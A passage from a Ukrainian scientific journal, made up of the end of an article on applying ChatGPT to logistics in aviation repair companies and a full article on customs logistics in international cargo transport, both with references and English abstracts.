можуть стикатися зі своїми унікальними логістичними викликами. Насамперед, повітряні судна, надані для ремонту, можуть бути виробництва різних компаній, з різними типами запчастин та обладнанням. Управління інвентарем та постачанням може бути складним завданням, особливо коли потрібні запасні частини терміново. В той же час авіаремонтна компанія може знаходитися в одному місці, а авіаційна техніка може бути в інших регіонах або навіть країнах. Керування та координація логістичних потоків між цими різними місцями може бути складним завданням. Також, час, необхідний для ремонту повітряних суден, може бути критичним, особливо коли це впливає на плани польотів. Оптимізація процесів ремонту та обслуговування може допомогти зменшити час простою суден. Не забуваємо, що авіаційна безпека є критичною в галузі ремонту авіаційної техніки. Дотримання стандартів безпеки та відповідність регуляторним вимогам є обов'язковими і можуть впливати на логістичні процеси. І на кінець, великі обсяги технічної інформації та документації пов'язані з ремонтом та обслуговуванням такого виду техніки. Ефективне управління цією інформацією і забезпечення доступу до неї відповідними працівниками може бути важливим для успішного виконання ремонтних робіт.

Сучасні інформаційні технології створені для того, щоб полегшити певні технологічні процеси для фахівців. Однією з цих технологій являється ChatGPT від OpenAI.

Чат GPT – це велика мовна модель, що була натренована на величезній кількості текстових даних, щоб забезпечити штучний інтелект, здатний відповідати на запитання та вести діалог з користувачами. GPT – це абревіатура, яка означає “Generative Pre-trained Transformer”. Це нейромережа, яка використовується для генерування тексту та заснована на архітектурі трансформерів. Чат ГПТ став популярним інструментом для створення чат-ботів, які можуть вести розмову з користувачами і відповідати на запитання. Його велика кількість натренованого тексту дозволяє йому розуміти складні питання та забезпечує його здатність до більш детальної відповіді на запитання користувачів [9].

Іншими словами, в ChatGPT завантажені колосальні масиви різноманітної інформації. Коли користувач задає питання чату, то він «видає» відповідь, проводячи пошук серед цього масиву, пропонуючи алгоритми дій, ресурси, де можна детально вивчити інформацію по заданому питанню, запам'ятовує питання і свої відповіді

і буде послідовний, логічний, дуже деталізований діалог. Головна задача користувача формулювати питання чітко.

Аналіз конкретних випадків застосування ChatGPT у логістичних операціях дозволяє глибше зрозуміти практичні аспекти впровадження цієї технології:

1) «AeroRepair Inc.» є однією з провідних компаній з технічного обслуговування та ремонту авіатехніки в Європі. Компанія обслуговує як комерційні, так і військові літаки. Основною проблемою компанії було тривале очікування постачання запасних частин, що призводило до затримок у ремонті літаків та збільшення витрат. Компанія вирішила впровадити ChatGPT для оптимізації процесів комунікації з постачальниками та внутрішньої координації між відділами. Результати, які отримала компанія:

А) Автоматизація комунікацій: ChatGPT було інтегровано в систему управління замовленнями, що дозволило автоматизувати спілкування з постачальниками. Це зменшило час відповіді на запити та прискорило процес узгодження замовлень.

Б) Оптимізація маршрутів: Використовуючи аналіз даних про дорожні умови та доступність запасних частин, ChatGPT допоміг оптимізувати маршрути доставки, що зменшило час доставки на 15 %.

В) Покращення продуктивності: Загальна продуктивність логістичних операцій зросла на 20 % завдяки зменшенню часу очікування і більш ефективному управлінню запасами.

2) «TechAero Services» спеціалізується на технічному обслуговуванні бізнес-джетів у Північній Америці. Компанія має кілька баз технічного обслуговування по всьому континенту. У компанії часто виникали проблеми з координацією між різними базами обслуговування, що призводило до неефективного використання ресурсів і затримок у виконанні робіт. Для вирішення цієї проблеми компанія впровадила ChatGPT як інструмент для координації між базами та управлінням запасами. Результати:

А) Координація між базами: ChatGPT було інтегровано в систему управління обслуговуванням, що дозволило автоматизувати обмін інформацією між базами. Це зменшило кількість помилок у комунікаціях та прискорило процес передачі даних.

Б) Управління запасами: ChatGPT допоміг оптимізувати процеси управління запасами, прогнозуючи потреби у запасних частинах на основі історичних даних та поточних замовлень. Це зменшило кількість випадків нестачі необхідних деталей на 25 %.

В) Задоволеність працівників: Завдяки автоматизації рутинних завдань працівники змогли зосередитися на більш складних і критичних завданнях. Рівень задоволеності працівників зріс на 30 %.

3) «SkyTech Maintenance» є провідним постачальником послуг технічного обслуговування авіатехніки в Азії, обслуговуючи як цивільні, так і вантажні літаки. Компанія зіткнулася з проблемою низької ефективності обробки запитів від клієнтів, що впливало на рівень задоволеності клієнтів і призводило до втрати замовлень. Для покращення взаємодії з клієнтами компанія впровадила ChatGPT як інструмент для обробки запитів та надання підтримки клієнтам у режимі реального часу. Результати:

А) Покращення взаємодії з клієнтами: ChatGPT було інтегровано в систему обслуговування клієнтів, що дозволило автоматизувати процес обробки запитів. Час відповіді на запити зменшився на 40 %, що підвищило рівень задоволеності клієнтів.

Б) Підтримка у режимі реального часу: Завдяки можливості надання інформації у режимі реального часу, клієнти могли отримувати актуальні дані про стан замовлень та терміни виконання робіт. Це зменшило кількість повторних запитів і покращило комунікацію.

В) Збільшення кількості замовлень: Підвищення рівня задоволеності клієнтів призвело до збільшення кількості нових замовлень на 15 %.

Аналіз конкретних випадків застосування ChatGPT у логістичних операціях компаній по ремонту авіатехніки демонструє значний потенціал цієї технології для покращення ефективності, продуктивності та рівня задоволеності клієнтів.

Насправді, повний перелік можливостей застосування чат-боту логістичним відділом компанії по ремонту повітряних суден наступний:

1. Планування і координація поставок: оптимізація маршрутів – визначення найбільш ефективних маршрутів для доставки запчастин та обладнання; моніторинг поставок – відстеження статусу вантажів у реальному часі та попередження про можливі затримки.

2. Управління запасами: прогнозування попиту – аналіз попередніх даних для прогнозування необхідності у запчастинах; автоматизація замовлень – вчасне генерування замовлень на поповнення запасів.

3. Комунікація: підтримка зв'язку з постачальниками – автоматичні повідомлення та нагадування про терміни поставок; взаємодія з клієнтами – надання інформації про статус ремонту та орієнтовні терміни завершення робіт.

4. Документообіг: автоматизація процесів – генерація, обробка та зберігання документів (наприклад, митних декларацій, накладних тощо); переклад документації – автоматичний переклад технічної документації на різні мови.

5. Аналіз даних: звіти та аналітика – створення звітів про ефективність логістичних процесів та виявлення можливостей для покращення; виявлення тенденцій – аналіз даних для виявлення довгострокових тенденцій та потенційних ризиків.

6. Підтримка прийняття рішень: оцінка постачальників – аналіз та порівняння постачальників за різними критеріями (ціна, швидкість доставки, надійність); визначення пріоритетів – допомога у визначенні пріоритетних завдань та оптимальному розподілі ресурсів.

7. Навчання та підтримка персоналу: підтримка у вирішенні проблем – негайні відповіді на запитання співробітників та допомога у вирішенні нестандартних ситуацій; навчальні матеріали – надання доступу до навчальних ресурсів та тренінгів.

Для того, що отримати деталізовану відповідь по кожному з пунктів достатньо ввести запит в строку питань і чат-бот дасть детальний покроковий опис ситуації та алгоритм дій.

Як чат-бот на основі GPT, ШІ не може самостійно шукати чи отримувати інформацію в реальному часі. Однак, він може використовувати надану інформацію для формування відповідей і надання корисних порад. Щоб чат-бот зміг детально вивчити інформацію про компанію, потрібно надати наступні дані:

- основні дані про компанію (назва компанії, рік заснування, розмір компанії);

- основні напрямки діяльності (ремонт якої конкретно авіатехніки, логістика, постачання запчастин тощо);

- опис послуг і продуктів (ремонт, технічне обслуговування, модернізація, наявність сертифікатів, ексклюзивні технології);

- логістичні процеси (основні постачальники та партнери, основні маршрути доставки запчастин, методології управління запасами та постачанням);

- використовувані технології та системи (програмне забезпечення для управління логістикою, інноваційні рішення, що застосовуються в компанії);

- цілі та виклики (стратегічні цілі компанії на найближчі роки; основні виклики, з якими стикається логістичний відділ; поточні проекти з покращення логістичних процесів);

- персонал і навчання (кваліфікаційні вимоги до працівників логістичного відділу; програми навчання та підвищення кваліфікації; потреби в додатковому навчанні чи тренінгах).

Надавши ШІ вище наведені дані, можливо отримати більш точні та релевантні поради та відповіді на запити. Крім того, на основі цієї інформації чат-бот може краще зрозуміти специфіку компанії та надати більш індивідуалізовані рекомендації щодо оптимізації логістичних процесів, оцінки постачальників, управління запасами та інших аспектів.

Незважаючи на певні виклики, такі як технічна інтеграція, яка включає в себе забезпечення сумісності з базами даних та іншими системами управління, та забезпечення безпеки даних, а також етичні аспекти, результати впровадження ChatGPT свідчать про суттєві переваги, що обґрунтовує подальші дослідження та розвиток цієї технології в авіаційній логістиці.

**Висновки.** У статті розглянуто питання вивчення можливостей застосування ChatGPT при виконанні логістичних операцій в компаніях по ремонту авіаційної техніки. Проведений аналіз літературних джерел за темою дослідження показав, що проблеми використання ChatGPT у вітчизняних авіакомпаніях вивчені недостатньо, що говорить про актуальність даної теми. Аналіз діяльності сучасних компаній по ремонту авіатехніки різних країн показав, що питання застосування чат-боту є актуальним і потребує детального вивчення. Дослідження даної проблеми показало, що впровадження ChatGPT дозволяє автоматизувати рутинні завдання, що зменшує час виконання логістичних операцій. Це призводить до підвищення загальної продуктивності та ефективності роботи компаній. Аналіз випадків показав, що компанії змогли зменшити час очікування постачання та оптимізувати маршрути доставки. Також, використання ChatGPT для координації між різними підрозділами та управління запасами сприяє зменшенню помилок у комунікаціях та більш точному прогнозуванню потреб у запасних частинах. Це дозволяє уникнути ситуацій з браком або надлишком запасів, що позитивно впливає на ефективність технічного обслуговування. Отже, подальші дослідження можуть бути спрямовані на: оцінку економічних вигод від впровадження чат-боту GPT у логістичні операції, включаючи аналіз витрат на впровадження та експлуатацію системи; визначення кращих практик та стратегій для інтеграції чат-ботів у логістичні процеси різних компаній, з урахуванням їхніх специфічних

потреб та умов; аналіз довгострокових наслідків використання ChatGPT для логістичних операцій, включаючи вплив на зайнятість, продуктивність та якість обслуговування. Однак, для успішного

впровадження необхідно враховувати технічні, безпекові та етичні аспекти, а також забезпечувати належну підготовку та підтримку для працівників.

#### Список літератури:

1. Паталяк Є. Chat GPT вже тут: як застосувати можливості генеративного ШІ в логістиці. <https://logist.fm/publications/chat-gpt-vzhe-tut-yak-zastosuvati-mozhливosti-generativnogo-shi-v-logistici>
2. CHATGPT і штучний інтелект у логістиці, 30 прикладів використання. <https://www.zfort.com.ua/blog/chatgpt-i-shtuchnii-intelekt-u-logistici-30-prikladiv-vikoristannya>
3. Кудирко О. Автоматизація логістичних процесів як сучасний тренд. *Сучасні технології комерційної діяльності і логістики* : зб. матеріалів II Міжнар. наук.-практ. інтернет-конф. 2022. С. 56–59.
4. Колісниченко А.В., Семенова А.О. Підвищення ефективності логістичних процесів шляхом автоматизації управління логістичним підприємством в умовах цифрової трансформації. *POLIT. Challenges of science today*. 2021. С. 49–50.
5. Maddox, A., Johansson, U., & Persson, P. AI-enhanced chatbots for better customer service: The importance of satisfaction and productivity. *Journal of Business Research*. 2020, 121. P. 412–421.
6. Huang, M.-H., & Rust, R. T. Artificial intelligence in service. *Journal of Service Research*. 2018. № 21 (2). P. 155–172.
7. Lee, J., Kao, H.-A., & Yang, S. Service innovation and smart analytics for industry 4.0 and big data environment. *Procedia CIRP*, 2015, 16. P. 3-8.
8. Sgarbossa, F., Russo, I. A proactive model in sustainable food supply chain: Insight from a case study. *International Journal of Production Economics*. 2017. № 183. P. 596–606.
9. Що таке чат GPT і як ним користуватися? / <https://gptchat.in.ua/chat-gpt/>

#### **Kozenok A.S., Kozenok L.O. RESEARCH ON THE APPLICATION POTENTIAL OF CHATGPT IN PERFORMING LOGISTIC OPERATIONS IN AVIATION EQUIPMENT REPAIR COMPANIES**

*In the article, the issues of exploring the possibilities of applying ChatGPT in performing logistic operations in companies specializing in aviation equipment repair are discussed. A literature review was conducted on the subject of the research. The literature review showed that the use of AI, particularly ChatGPT, can significantly improve the efficiency of logistic operations in companies involved in aviation equipment repair. Despite the challenges, the potential benefits of implementing such technologies are substantial, justifying further research and development in this area. The activities of modern companies specializing in aviation equipment repair in various countries, such as “AeroRepair Inc.”, “TechAero Services”, and “SkyTech Maintenance”, were analyzed. The analysis showed that the issue of chat-bot application is relevant and requires detailed study. Research on this problem has shown that implementing ChatGPT allows automating routine tasks, reducing the time of logistic operations, and increasing employee satisfaction, as they can focus on more important tasks. Additionally, the use of AI helps to avoid situations of shortages or excess inventory, positively affecting the efficiency of technical maintenance, etc. A description of all the issues that can be addressed by the logistic department of an aviation equipment repair company using ChatGPT is provided, namely: planning and coordination of deliveries, inventory management, communication, document flow, data analysis, decision support, training, and personnel support. The article points out challenges associated with AI application, such as technical integration, including compatibility with databases and other management systems, and data security, as well as ethical aspects. Therefore, further research may focus on: evaluating the economic benefits of implementing GPT chatbot in logistic operations, including analyzing the costs of implementation and system operation; determining best practices and strategies for integrating chatbots into logistic processes of various companies, taking into account their specific needs and conditions; analyzing the long-term effects of using ChatGPT for logistic operations, including its impact on employment, productivity, and service quality.*

**Key words:** logistic operations, aviation equipment repair, artificial intelligence, efficiency enhancement, inventory management, supply coordination.



**Коробкова О.М.**

Одеський національний морський університет

**Коробкова З.С.**

Одеський національний морський університет

## МИТНА ЛОГІСТИКА ПРИ ОРГАНІЗАЦІЇ МІЖНАРОДНИХ ПЕРЕВЕЗЕНЬ ВАНТАЖІВ

Дослідження спрямоване на розгляд питань, пов'язаних з митною логістикою, яка об'єднує ключові функції митної діяльності. Митні операції відіграють вирішальну роль у зовнішньоторговельних відносинах, охоплюючи такі важливі аспекти, як оформлення митних декларацій, сплату митних платежів, відповідність митним правилам та нормам, а також дотримання інших митних процедур. Ігнорування цих операцій може призвести до значних затримок у поставках, порушень законодавства та навіть втрати товарів. Тому включення митних операцій у формування та управління ланцюгом поставок є надзвичайно важливим для успішної зовнішньоторговельної діяльності.

При переміщенні товарів і транспортних засобів через митний кордон, суб'єкти зовнішньоторговельної діяльності стикаються з необхідністю виконання різноманітних нормативно-правових вимог з дотримання митних правил. Таким чином, підприємства, що беруть участь у зовнішньоторговельній діяльності, виступають споживачами послуг, пов'язаних з організацією міжнародних вантажоперевезень, митно-брокерським, транспортно-експедиторським обслуговуванням, зберіганням вантажів, їх страхуванням та іншими послугами.

Основною метою митної діяльності є ефективне організування логістики та прискорення всіх процесів, пов'язаних з митними операціями. Складний характер митно-логістичних потоків відображає складну структуру митної логістики, що включає різні функціональні підструктури, як науково-практична діяльність, яка спрямована на вирішення питань регулювання митно-інформаційних, фінансових, товарних потоків та сприяє захисту національних інтересів країни та пошуку балансу інтересів між посадовими особами митної служби і суб'єктами зовнішньоторговельної діяльності. У дослідженні запропоновано авторський підхід до визначення дефініції «митна логістика», новизна якого полягає у тому, що це визначення базується на комплексному підході і відображає безперервний процес управління митними логістичними потоками з урахуванням балансу інтересів учасників митно-логістичного ланцюга. Розроблена логічна схема факторів впливу на митну логістику, що характеризується різною векторною спрямованістю.

**Ключові слова:** митна логістика, митниця, розвиток, логістика, митно-логістичне обслуговування.

**Постановка проблеми.** Транспортно-логістична сфера є дуже важливою для глобальної економіки, оскільки вона забезпечує переміщення товарів через кордони по всьому світу в умовах зростаючої глобалізації торгівлі. Митні та регуляторні вимоги стали ключовими для забезпечення безпечності та ефективності цього процесу, оскільки вони встановлюють правила для переміщення товарів через митні кордони з метою захисту та відповідності продуктів. Вплив митних та регуляторних вимог на підприємства та споживачів надзвичайно великий. Підприємства повинні дотримуватися встановлених правил переміщення, щоб уникнути штрафів та інших санкцій, а також зберегти свою репутацію. Дотримання цих вимог також допомагає забезпечити безпеку споживачів та захист їх прав.

Митні операції охоплюють важливі аспекти, такі як оформлення митних декларацій, сплату митних платежів, відповідність митним правилам та нормам, а також дотримання інших митних процедур. Ігнорування цих операцій може призвести до значних затримок у поставках, порушень законодавства та навіть втрати товарів. Тому включення митних операцій у формування та управління ланцюгом поставок є надзвичайно важливим для успішної зовнішньоторговельної діяльності.

Усе це відображається у структурі логістичних витрат – pojawiaються нові складові, пов'язані з переміщенням товарів через митний кордон, митними операціями та сплатою митних платежів.

Ланцюги поставок зовнішньоторговельних товарів мають більш складну конфігурацію,

враховуючи здійснення митних формальностей. Це відображається у структурі логістичних витрат, де з'являються нові складові, пов'язані з митними операціями, сплатою митних платежів та переміщенням товарів через митний кордон. Ці специфічні особливості необхідно враховувати при моделюванні зовнішньоторговельних ланцюгів поставок, щоб уникнути зростання витрат. Оптимізація лише однієї складової не забезпечить досягнення бажаного результату. В сучасних умовах, наростає значення сучасних технологій, які дозволяють оптимізувати витрати митно-логістичних операцій, скорочувати часові витрати та підвищувати конкурентоспроможність зовнішньоторговельних ланцюгів поставок.

**Аналіз останніх досліджень і публікацій.** Досвідчені вчені: М. Денисенко, Т. Дудорова, М. Науменко, О. Гребельник, П. Пашко, В. Щербак Л. Гужевська звертають увагу на проблеми, пов'язані з удосконаленням організації надання логістичних послуг. Розроблені підходи до управління витратами та оптимізації застосування логістичних підходів при переміщенні вантажів через митний кордон, однак деякі аспекти цього питання залишаються недостатньо дослідженими.

**Постановка завдання.** Метою дослідження є обґрунтування теоретичних положень і практичних рекомендацій з удосконалення структури митної логістики.

Досягнення поставленої мети створило необхідність вирішення наступних завдань: уточнити економічну сутність дефініції «митна логістика», дослідити теоретичні основи митної логістики, довести ефективність використання митно-логістичного обслуговування при здійсненні митних формальностей, виділити фактори впливу.

**Виклад основного матеріалу.** При переміщенні товарів і транспортних засобів через митний кордон, суб'єкти зовнішньоторговельної діяльності стикаються з необхідністю виконання різноманітних нормативно-правових вимог з дотримання митних правил. Таким чином підприємства, що беруть участь у зовнішньоторговельній діяльності виступають споживачами послуг, пов'язаних з організацією міжнародних вантажоперевезень, митно- брокерським, транспортно-експедиторським обслуговуванням, зберіганням вантажів, їх страхуванням та інших послуг.

Митні послуги є результатом діяльності митних органів та підприємств у митній сфері, основною метою якої є сприяння проходженню вантажів через митний кордон України [1].

Сучасні умови функціонування транспортного комплексу України потребують ретельного обґрунтування варіантів схем доставки зовнішньоторговельних вантажів, митно-логістичних підходів до організації переміщення вантажів через митний кордон [2]. Вибір найефективнішого провайдера митних послуг може призвести до зниження витрат, обробку, доставку, зберігання та персонал [3].

Досліджуючи авторські визначення поняття «митна логістика», можемо стверджувати, що більшість вчених розглядають митну логістику з одного боку як науковий напрям, з іншого як практичну діяльність підприємств.

Так Гужевська Л.А. зазначає, що митна логістика – це функціональна область логістики, що займається плануванням, контролем і керуванням транспортуванням, складуванням та іншими матеріальними та нематеріальними операціями, що здійснюються над сировиною, матеріалами, напівфабрикатами, готовою продукцією в процесі перетину митного кордону, а також передачею, зберіганням та обробкою відповідної інформації [4]. Остапенко А.С. розглядає митну логістику як поєднанням логістичних процесів учасників ЗЕД із процесами митного контролю та оформлення товарів митними органами країн експорту, імпорту та транзиту [5].

Таким чином, митна логістика є напрямом, який активно розвивається в пошуках нових шляхів оптимізації переміщення матеріальних потоків через митний кордон. Логістизація процесу переміщення товарів через митний кордон має два аспекти: по-перше, це оптимізація процесів здійснення митних формальностей по-друге – організації діяльності підприємств, які надають митні послуги.

Проаналізувавши основні теоретичні підходи провідних вчених до трактування терміну «митна логістика» та застосовуючи широкий підхід для розкриття змісту митної логістики, запропонуємо власне визначення.

Отже, митна логістика – це науково-практична діяльність, яка спрямована на вирішення питань регулювання митно-інформаційних, фінансових, товарних потоків та сприяє захисту національних інтересів країни та пошуку балансу інтересів між посадовими особами митної служби і суб'єктами зовнішньоторговельної діяльності.

Таким чином, у дослідженні запропоновано авторський підхід до визначення дефініції «митна логістика», новизна якого полягає у тому, що це визначення базується на комплексному підході

і відображає безперервний процес управління митними логістичними потоками з урахуванням балансу інтересів учасників митно-логістичного ланцюга.

Таким чином, головною метою митної логістики є побудова злагодженої, ефективної системи проходження товарних, фінансових та інформаційних потоків, які б забезпечували:

- мінімальний час переміщення товару через митний кордон з найменшими витратами;
- баланс інтересів державних органів і суб'єктів зовнішньоекономічної діяльності;
- дотримання митного законодавства.

Митна логістика як практична діяльність включає в себе ряд функцій, які є сукупністю логістичних операцій, спрямованих на досягнення конкретних цілей. Ці цілі можуть бути спрямовані на забезпечення ефективного та швидкого переміщення товарів через митний кордон, зниження витрат на митні процедури при забезпеченні відповідності митним правилам і нормам. Усі ці функції спрямовані на оптимізацію роботи митних усіх учасників при переміщенні вантажів через митний кордон та підтримку ефективної зовнішньоторговельної діяльності.

Розглядаючи поняття митної логістики не можна ігнорувати функції митної логістики, які мають ключове значення для митної системи. Вони сприяють оптимізації митних формальностей та покращенню фінансових показників діяльності суб'єктів зовнішньоторговельної діяльності (рис. 1):




Рис. 1. Функції митної логістики

На нашу думку митну логістику слід розглядати як ефективну систему заходів, спрямованих на організацію та супровід вантажів при їх переміщенні через митний кордон України.

Національні та міжнародні рівні логістики відрізняються через наявність відповідних митно-логістичних систем. У випадку національного рівня митна логістика обмежується митним кордоном України. Підприємства, які користуються митною логістикою, повинні враховувати зовнішню політику країн-учасниць міжнародної логістичної системи та деталі їх міжнародної торговельної політики.

При розвитку зовнішньоторговельних операцій логістичні фінансові потоки поділяються на дві групи. Перша група включає в себе розрахунки з боку постачальників товарів. Однією з особливостей цього процесу є те, що він регулюється більшістю держав і міжнародним правом. Він також включає премії, платежі та витратні матеріали. У зовнішньоторговельній діяльності, другу частину фінансових логістичних потоків становлять митні платежі, які регулюються країнами щодо обсягу, структури та за напрямом здійснення імпортно-експортних операцій. Щодо потоку інформації в митній логістиці, важливо відзначити, що переміщення товарів через митні кордони пов'язане з використанням спеціальних інформаційних технологій у митній сфері. Сучасну електронну митну систему України створено на базі Єдиної автоматизованої інформаційної системи Державної митної служби (ЄАІС ДМСУ), яка включає в себе комплекс підсистем і програмних засобів, включаючи АСМО «Інспектор». Ця система призначена для автоматизації та супроводження практично всіх основних завдань митниці України. Переважна більшість функцій митниці, як на місцевому, так і на центральному рівнях, вже перенесено в електронну форму [6].

Митний режим, має визначальний вплив на здійснення митних формальностей при переміщенні товарів через митний кордон України та на результативність зовнішньоекономічних операцій підприємств зокрема. Економічні аспекти митних режимів включають в себе митні процедури, умови оподаткування та використання товарів після митного оформлення, а також їх статус після застосування конкретного митного режиму. Ці аспекти безпосередньо або опосередковано впливають на фінансово-економічні показники та результати діяльності учасників зовнішньоекономічних відносин. Умови застосування митних режимів передбачають ряд обмежень щодо товарів та транспортних засобів, що перетинають митний кордон, спрямованих на захист національних виробників, споживачів та навколишнього середовища.

Митні формальності – сукупність дій, що підлягають виконанню відповідними особами і митними органами, а також автоматизованою системою митного оформлення з метою дотримання вимог законодавства України з питань митної справи [7]. Ми вважаємо, повний перехід до цифрових митних формальностей та максимальне використання інформаційних технологій, автоматизованих процедур та координації електронних систем обліку та зберігання інформації управління митниці дозволить підвищити якість надання митних послуг.

На митно-логістичні процеси впливає низка факторів, які представлено на рис. 2.

Розвиток зовнішньоекономічної діяльності значною мірою залежить від загального рівня ефективності логістичної діяльності країни. Один з широко використовуваних інструментів для порівняльного аналізу цього рівня – інтегральний показник ефективності, відомий як Logistics Performance Index (LPI) [7], який використовується Світовим банком.

Серед основних складових елементів цього показника є: якість обслуговування й компетенції у сфері логістики (logistics competence) та рівень митного обслуговування (customs) [8]. На сьогоднішній день митне обслуговування має найбільший позитивний вплив на загальний рівень ефективності логістичної діяльності, особливо в контексті поліпшення умов для здійснення зовнішньоекономічної діяльності.

Відповідно до Митного кодексу України, здійснення митного контролю вантажів – сукупність заходів, що здійснюються з метою забезпечення додержання норм Митного кодексу України, законів та інших нормативно-правових актів з питань державної митної справи, міжнародних договорів України, укладених у встановленому законом порядку що перетинають митний кордон [7], базу-

ється на загальних технічних схемах та взаємодії інших відповідних підрозділів контрольної служби. Головною метою є визначення часу та послідовності виконання кожним підрозділом своїх прямих обов’язків.

Рівень митного Митні платежі входять до складу податкової системи держави, тобто митно-тарифне регулювання має прямий вплив на фінансування державного бюджету. Одночасно мито відіграє значну роль як інструмент захисту національних виробників. За даними Міністерства фінансів Державна митна служба в останні роки забезпечує близько 38 % надходжень до Державного бюджету [9].

Засоби нетарифного регулювання не суттєвого впливу на зовнішню торгівлю як митно-тарифні, але у зв’язку зі своєю національною приналежністю та особливостями застосування стають регулюючим фактором при експорті та імпорті. Нетарифні обмеження є комплексом національних адміністративних заходів, які виконують регуляторні функції [10].

Мета переміщення товарів через митний кордон прямо пов’язана з розміщенням цих товарів у відповідний митний режим.

В першу чергу, це стосується вибору між переміщенням у звичайному порядку (з повним податковим навантаженням та застосуванням нетарифних заходів) та переміщенням із застосуванням податкових пільг. При цьому, відповідні пільги «обмінюються» на згоду декларанта щодо адміністративних обмежень використання товару, подання додаткових відомостей, перебування товару під митним контролем тощо. Отже умови спеціальних митних режимів є добровільними у тому аспекті, що декларант завжди має можливість відмовитися від них шляхом заміни такого режиму на інші [11].

Отже, головна відмінність при застосуванні логістичного підходу до регулювання потоку переміщення товарів через митний кордон полягає в тому, що він спрямований на створення добре налагодженої системи взаємодії між учасниками зовнішньоекономічних відносин у контексті митних процедур.

Підструктура складових митної логістики враховує логістичні особливості митних процедур це зумовлені метою переміщення товарів через митний кордон України сукупність митних формальностей і порядок їх виконання.




Рис. 2. Фактори впливу на митно-логістичні процеси

**Висновки.** Узагальнюючи, можна стверджувати, що головною метою митної діяльності є ефективна організація здійснення митних формальностей та прискорення всіх процесів, пов'язаних з митними операціями з мінімальними витратами за умови дотримання митних правил. Складний характер митно-логістичних потоків відображає структуру митної логістики, що включає різні складові функціональні підструктури. У процесі митної діяльності логістика визначає відкритість моделі управління зовнішньоторговельними потоками. Загальні витрати учасників ланцюга поставок, як правило, зводяться до мінімуму з урахуванням обов'язкових митних і міжнародних вимог.

Уточнена дефініція «митна логістика», як науково-практична діяльність, яка спрямована на

вирішення питань регулювання митно-інформаційних, фінансових, товарних потоків та сприяє захисту національних інтересів країни та пошуку балансу інтересів між посадовими особами митної служби і суб'єктами зовнішньоторговельної діяльності.

Таким чином, у дослідженні запропоновано авторський підхід до визначення дефініції «митна логістика», новизна якого полягає у тому, що це визначення базується на комплексному підході і відображає безперервний процес управління митними логістичними потоками з урахуванням балансу інтересів учасників митно-логістичного ланцюга. Розроблена логічна схема факторів впливу на митну логістику, що характеризується різною векторною спрямованістю.

#### Список літератури:

1. Коробкова О. М. Сутність та класифікація митних послуг. *Інноваційна економіка*. 2016. № 1–2. С. 222–225. DOI: <https://doi.org/10.37332/2309-1533.2021.1-2.25>
2. Кириллова О. В., Коробкова О. М., Шпак Н. Г. Павловська ЛА. *Вчені записки*. 2023. С. 172. DOI: <https://doi.org/10.32782/2663-5941/2023.2.2/29>
3. Korobkova O. M., Pavlovska L. A., Shpak N. G. Improvement of the interaction algorithm of participants during customs and logistics service of cargo. *Збірник наукових праць Українського державного університету залізничного транспорту*. 2023. №. 203. С. 88–95. DOI: <https://doi.org/10.18664/1994-7852.203.2023.2.77906>
4. Гужевська Л.А. Митна логістика: сьогодення та перспективи. *Управління проектами, системний аналіз і логістика. Технічна серія*. 2011. Вип. 8. С. 34–37. URL: [http://nbuv.gov.ua/UJRN/Upsal\\_2011\\_8\\_10](http://nbuv.gov.ua/UJRN/Upsal_2011_8_10)
5. Остапенко А.С. Управління ефективністю та митними ризиками в логістичних процесах зовнішньоекономічної діяльності. *Східна Європа; економіка, бізнес та управління*. 2020. Випуск 1 (24). С. 221–228. URL: [https://www.easterneurope-ebm.in.ua/journal/24\\_2020/35.pdf](https://www.easterneurope-ebm.in.ua/journal/24_2020/35.pdf)
6. Наказ ДМСУ від 04.11.10 № 1341 «Про затвердження Положення про Єдину автоматизовану інформаційну систему Державної митної служби України». URL: [http://sfs.gov.ua/baneryi/mitneoformlennya/subektamzed/elektronna\\_mitnit\\_sya/62603.html](http://sfs.gov.ua/baneryi/mitneoformlennya/subektamzed/elektronna_mitnit_sya/62603.html)
7. *Офіційний сайт Світового банку*. URL: [www.doingbusiness.org](http://www.doingbusiness.org)
8. Митний кодекс України : Закон України від 13.03.2012 р. № 4495-VI : станом на 02 квіт. 2020 р. URL: <https://zakon.rada.gov.ua/laws/show/4495-17>
9. Зовнішня торгівля України товарами та послугами у 2023 році. URL: <http://ukrstat.gov.ua>
10. Терещенко С. Основи митного законодавства України: Питання теорії та практики зовнішньоекономічної діяльності : навч. посіб. Київ : 2001. 422 с.
11. Кормич Б. А. Митні режими або митні процедури: європейські стандарти термінології та класифікації. *Lex portus*. 2017. №. 2. С. 142–153.

#### **Korobkova O.M., Korobkova Z.S. THE ROLE OF CUSTOMS LOGISTICS IN INTERNATIONAL TRANSPORTATION**

*The research focuses on examining issues related to customs logistics, which encompasses key functions of customs activities. Customs operations play a crucial role in foreign trade relations, covering important aspects such as customs declaration processing, payment of customs duties, compliance with customs rules and regulations, as well as adherence to other customs procedures. Ignoring these operations can lead to significant delivery delays, legal violations, and even loss of goods. Therefore, integrating customs operations into supply chain formation and management is extremely important for successful foreign trade activities.*

